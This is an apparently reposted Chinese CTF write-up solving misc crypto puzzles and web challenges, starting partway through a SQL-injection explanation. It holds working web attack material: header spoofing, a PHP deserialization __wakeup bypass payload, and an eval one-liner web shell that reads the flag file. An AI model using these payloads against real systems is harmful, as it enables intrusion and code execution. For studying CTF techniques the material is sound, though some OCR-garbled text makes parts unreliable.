
password会经过dbmysql.class.php里的自定义的md5处理

接着会username吧number替换为空

问题就出在username和number这 这 这 这可以替换掉%00转义后\0中的0从 产 第 个 然后username中如果是'变成了\'跟前 连在 起就是\' 刚好单引号可以逃逸出来闭合前 的单引号

然后利用报错注入，参考链接：<http://www.cnblogs.com/xishaonian/p/6243497.html>

concat的第二个参数换成substring把flag分成两段截取出来



## 题目：传说中的签到题 类型：misc

自古签到多脑洞，扫二维码看到“就算你发现我但是知道flag是什么??”所以flag就是 什么

## 题目：challenge 类型：misc

密文：666c61677b686578327374725f6368616c6c656e67657d

观察一下这一串字符串，由数字和字母组合，字母小于f(推测出很可能是16进制)，数字小于8而且两位一组的看前面一位不是6就是7(推测出是ascii码)，从而推测出是16进制转ascii，python脚本如下

```
#!/usr/bin/env python
import binascii as ba
b = '666c61677b686578327374725f6368616c6c656e67657d'
a = ba.a2b_hex(b)
print a
```

flag{hex2str\_challenge}

## 题目：剧情大反转 类型：misc

密文：}~144\_0t\_em0c14w{galf 一眼就看出来是把字符顺序反转，python脚本如下



```
#!/usr/bin/env python
str = '~144_0t_em0c14w{galf}'
print str[:-1]
```

flag{w41c0me\_t0\_441~}

## 题目：fuzzing 类型:web

先抓个包

**Request**

```
GET /Challenges/test.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 07:49:10 GMT
Content-Type: text/html
Content-Length: 16
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
hint: ip, Large internal network
Set-Cookie: __ads_session=uaqz93/i2vgd1CcDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1
```

there is nothing

发现有hint,提示大内网,联想到用xff或者client-ip来伪造IP地址,大内网的话就用A段比如10.0.0.1

**Request**

```
GET /Challenges/test.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
X-Forwarded-For: 10.0.0.1
```

**Response**

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:40:27 GMT
Content-Type: text/html
Content-Length: 0
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ./manage.php
Set-Cookie: __ads_session=NF1Q7LLj2vgRoScDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1
```

Follow

**Request**

```
GET /Challenges/./manage.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
X-Forwarded-For: 10.0.0.1
```

**Response**

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:41:21 GMT
Content-Type: text/html
Content-Length: 16
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: __ads_session=7szaqLj2whPoScDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1
```

show me your key

要传一个key值,随便传个admin,发现没反应,把方法换成POST

Go Cancel < >

Target: http://7e5f93cc96814d958

**Request**

Raw Params Headers Hex

```
POST /Challenges/m4nage.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
/
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 10.0.0.1
```

key=admin

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:45:33 GMT
Content-Type: text/html
Content-Length: 110
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Vary: Accept-Encoding
Set-Cookie: __ads_session=1SYadNHj2whyoiCDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1
```

key is not right,md5(key)=="1b4167610ba3f2ac426a68488dbd89be",and the key is ichunqiu\*\*\*,the \* is in [a-z0-9]

告诉你这个key的md5值是1b4167610ba3f2ac426a68488dbd89be，key值前面是ichunqiu开头，后面三位要你从a到z0到9爆破，写个python脚本

```
#!/bin/bash
import hashlib
def md5(data):
    m = hashlib.md5()
    m.update(data)
    a = m.hexdigest()
    return a

a = 'ichunqiu'
b = 'abcdefghijklmnopqrstuvwxyz1234567890'
for i in b:
    for j in b:
        for k in b:
            if md5(a+i+j+k)=='1b4167610ba3f2ac426a68488dbd89be':
                print a+i+j+k
```

爆破出key值为ichunqiu105

Go Cancel < >

**Request**

Raw Params Headers Hex

```
POST /Challenges/m4nage.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
/
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
X-Forwarded-For: 10.0.0.1
```

key=ichunqiu105

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:54:25 GMT
Content-Type: text/html
Content-Length: 27
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: __ads_session=XQLXnQbk2wi3pCcDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1
```

the next step: xx00xxoo.php

让你继续访问xx00xxoo.php

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>POST /Challenges/x00x00.php HTTP/1.1 Host: 7e5f93cc96014d9587d14be6a6af175cfaf922cc65144664.ctf.game User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://7e5f93cc96014d9587d14be6a6af175cfaf922cc65144664.ctf.game/ Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 15 X-Forwarded-For: 10.0.0.1  key=Ichunqiu105</pre>				<pre>HTTP/1.1 200 OK Server: ASERVER/1.0.0-3 Date: Sun, 05 Feb 2017 08:55:04 GMT Content-Type: text/html Content-Length: 168 Connection: close X-Powered-By: PHP/5.5.9-1ubuntu4.19 Vary: Accept-Encoding Set-Cookie: __ads_session=7p+dgQrk2vjKpCcDDAA=: domain=*.ctf.game; path=/ X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1  source code is in the x0.txt.Can you guess the key the authcode(flag) is fda6UvwerCgVTBzK/0dogIsXVv1o1LQ6pWMeDvvt/AbGoz6684WYwe1mqpY6v1R0o5DIXrJal1yx5K4JBFn3DcjDqPzvs</pre>		

源代码在x0.txt

发现是discuz加密函数，回显的加密字符是flag加密的结果，我们需要调用这个函数本地写个PHP跑一下就出flag了

```

<?php
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime())

    $cryptkey = $keya . md5($keya . $keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry)
    $string_length = strlen($string);

    $result = '';
    $box = range(0, 255);

    $rndkey = array();
    for ($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }

    for ($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }

    for ($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[(($box[$a] + $box[$j]) % 256)]));
    }

    if ($operation == 'DECODE') {
        if ((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == su
            return substr($result, 26);
        } else {
            return '';
        }
    } else {
        return $keyc . str_replace('=', '', base64_encode($result));
    }
}

echo authcode($string = 'fda6UvwerCgVTBBzk/0doqIsXVv1oI1QD6pWMeDuvt/AbGoz6684WYweImxpY6v1RQo5DIXrJaNiyxSK4J
?>

```

题目：表姐家的签到题 类型：misc

居然没套路直接给答案,加个格式就行flag{123456abcdef}

## 题目：try again 类型：misc

下载文件后扔进linux里用strings 命令打印出可打印字符再用grep命令结合管道过滤出含flag字段的 命令为：

```
strings babyre | grep flag
```

flag{re\_start\_007}

## 题目：听说是RC4算法 类型：misc

题目说明了是RC4算法，给出了key值为welcometoicqedu 密文为

UUyFTj8PCzF6geFn6xgBOYSvVTrbpNU4OF9db9wMcPD1yDbajw== 百度个python脚本修改一下

```
import random, base64
from hashlib import sha1

def crypt(data, key):
    x = 0
    box = range(256)
    for i in range(256):
        x = (x + box[i] + ord(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]
    x = y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(ord(char) ^ box[(box[x] + box[y]) % 256]))
    return ''.join(out)

def tdecode(data, key, decode=base64.b64decode, salt_length=16):
    if decode:
        data = decode(data)
    salt = data[:salt_length]
    return crypt(data[salt_length:], sha1(key + salt).digest())

if __name__ == '__main__':
    data = 'UUyFTj8PCzF6geFn6xgBOYSvVTrbpNU4OF9db9wMcPD1yDbajw=='
    key = 'welcometoicqedu'
    decoded_data = tdecode(data=data, key=key)
    print decoded_data
```

flag{rc4\_l\_keepgoing}

## 题目：hash 类型：web

点进去看到<http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/index.php?>

key=123&hash=f9109d5f83921a551cf859f853afe7bb

看到hash=f9109d5f83921a551cf859f853afe7bb md5解一下是 kkkkkk01123

由于key=123,猜测是字符串的后三位,网页又提示只要不是123就行,随便弄个admin放在末尾,md5加密一下  
049f601185c0846faac45065a834b1c5

访问http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/index.php?  
key=admin&hash=049f601185c0846faac45065a834b1c5

看到Gu3ss\_m3\_h2h2.php

```
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {

        @unserialize($var);
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```

接收一个var的参数进行base64解码然后进行正则匹配否则就进行反序列化,但是在执行\_\_destruct函数之前会调用\_\_wakeup来改掉file变量

这里利用序列化字符串中对象属性个数大于真实的属性个数会绕过\_\_wakeup的执行

参考链接: <http://0x48.pw/2016/09/13/0x22/>

根据要求加几行代码处理一下

```

<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

$a = new Demo('f15g_1s_here.php');
$a = serialize($a);
echo $a;
echo '<br />';
$b = str_replace('0:4', '0:+4', $a);
$b = str_replace(':1:', ':5:', $b);
echo '<br />';
echo base64_encode($b);

```

生成出来TzorNDoiRGVtbyl6NTp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==

The screenshot shows a web proxy tool interface. The 'Load URL' field contains the URL: `http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/Gu3ss_m3_h2h2.php?var=TzorNDoiRGVtbyl6NTp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==`. Below the URL field are buttons for 'Split URL' and 'Execute'. There are checkboxes for 'Enable Post data' and 'Enable Referrer'. The main area displays PHP code:

```

<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value="' . addslashes($val) . '";');
} else {
    die('hahaha!');
}
?>

```

还是传一个参数var进行赋值，这里也有WAF,弄个一句话POST远程执行代码getflag

The screenshot shows a web proxy tool interface. The 'Load URL' field contains the URL: `http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/f15g_1s_here.php?val=${@eval($_POST[0])}`. Below the URL field are buttons for 'Split URL' and 'Execute'. There are checkboxes for 'Enable Post data' and 'Enable Referrer'. The 'Post data' field contains the payload: `0=echo `cat True_Flag_i3_Here_233.php`;`

```

1 <?php
2 $flag = 'flag {0952c61f-772e-4aec-9b58-11f250a1d13a}';
3 ?>
4

```

## 题目：泄露的数据 类型：misc

密文：25d55ad283aa400af464c76d713c07ad，看题目第一反应就是MD5，数了一下密文长度32位基本确认，扔到 <http://www.dmd5.com/md5-decrypter.jsp> 上秒出明文12345678，加上格式即可

## 题目：考眼力 类型：misc

密文：gmbh{4d850d5c3c2756f67b91cbe8f046eebd}，从格式上就不难看出是凯撒密码，python脚本如下

```
# Caesar Cipher

MAX_KEY_SIZE = 26

def getMode():
    while True:
        print('Do you wish to encrypt or decrypt a message?')
        mode = raw_input().lower()
        if mode in 'encrypt e decrypt d'.split():
            return mode
        else:
            print('Enter either "encrypt" or "e" or "decrypt" or "d".')

def getMessage():
    print('Enter your message:')
    return raw_input()

def getKey():
    key = 0
    while True:
        print('Enter the key number (1-%s)' % (MAX_KEY_SIZE))
        key = int(input())
        if (key >= 1 and key <= MAX_KEY_SIZE):
            return key

def getTranslatedMessage(mode, message, key):
    if mode[0] == 'd':
        key = -key
    translated = ''

    for symbol in message:
        if symbol.isalpha():
            num = ord(symbol)
            num += key

            if symbol.isupper():
                if num > ord('Z'):
                    num -= 26
                elif num < ord('A'):
                    num += 26
            elif symbol.islower():
                if num > ord('z'):
                    num -= 26
                elif num < ord('a'):
                    num += 26

            translated += chr(num)
        else:
```



```
        translated += symbol
    return translated

mode = getMode()
message = getMessage()
if mode[0] != 'd':
    key = getKey()
print('Your translated text is:')

if mode[0] != 'd':
    print(getTranslatedMessage(mode, message, key))
else:
    for key in range(1,MAX_KEY_SIZE + 1):
        print(key,getTranslatedMessage('decrypt',message,key))
```

跑出来一堆结果，但第一个就是flag flag{4c850c5b3b2756e67a91bad8e046ddac}

## 题目：flag格式 类型：misc

不知道考点是啥，直接复制就好了，flag{0ahief9124jfir}

转载于：<https://www.cnblogs.com/kurokoleung/p/6363845.html>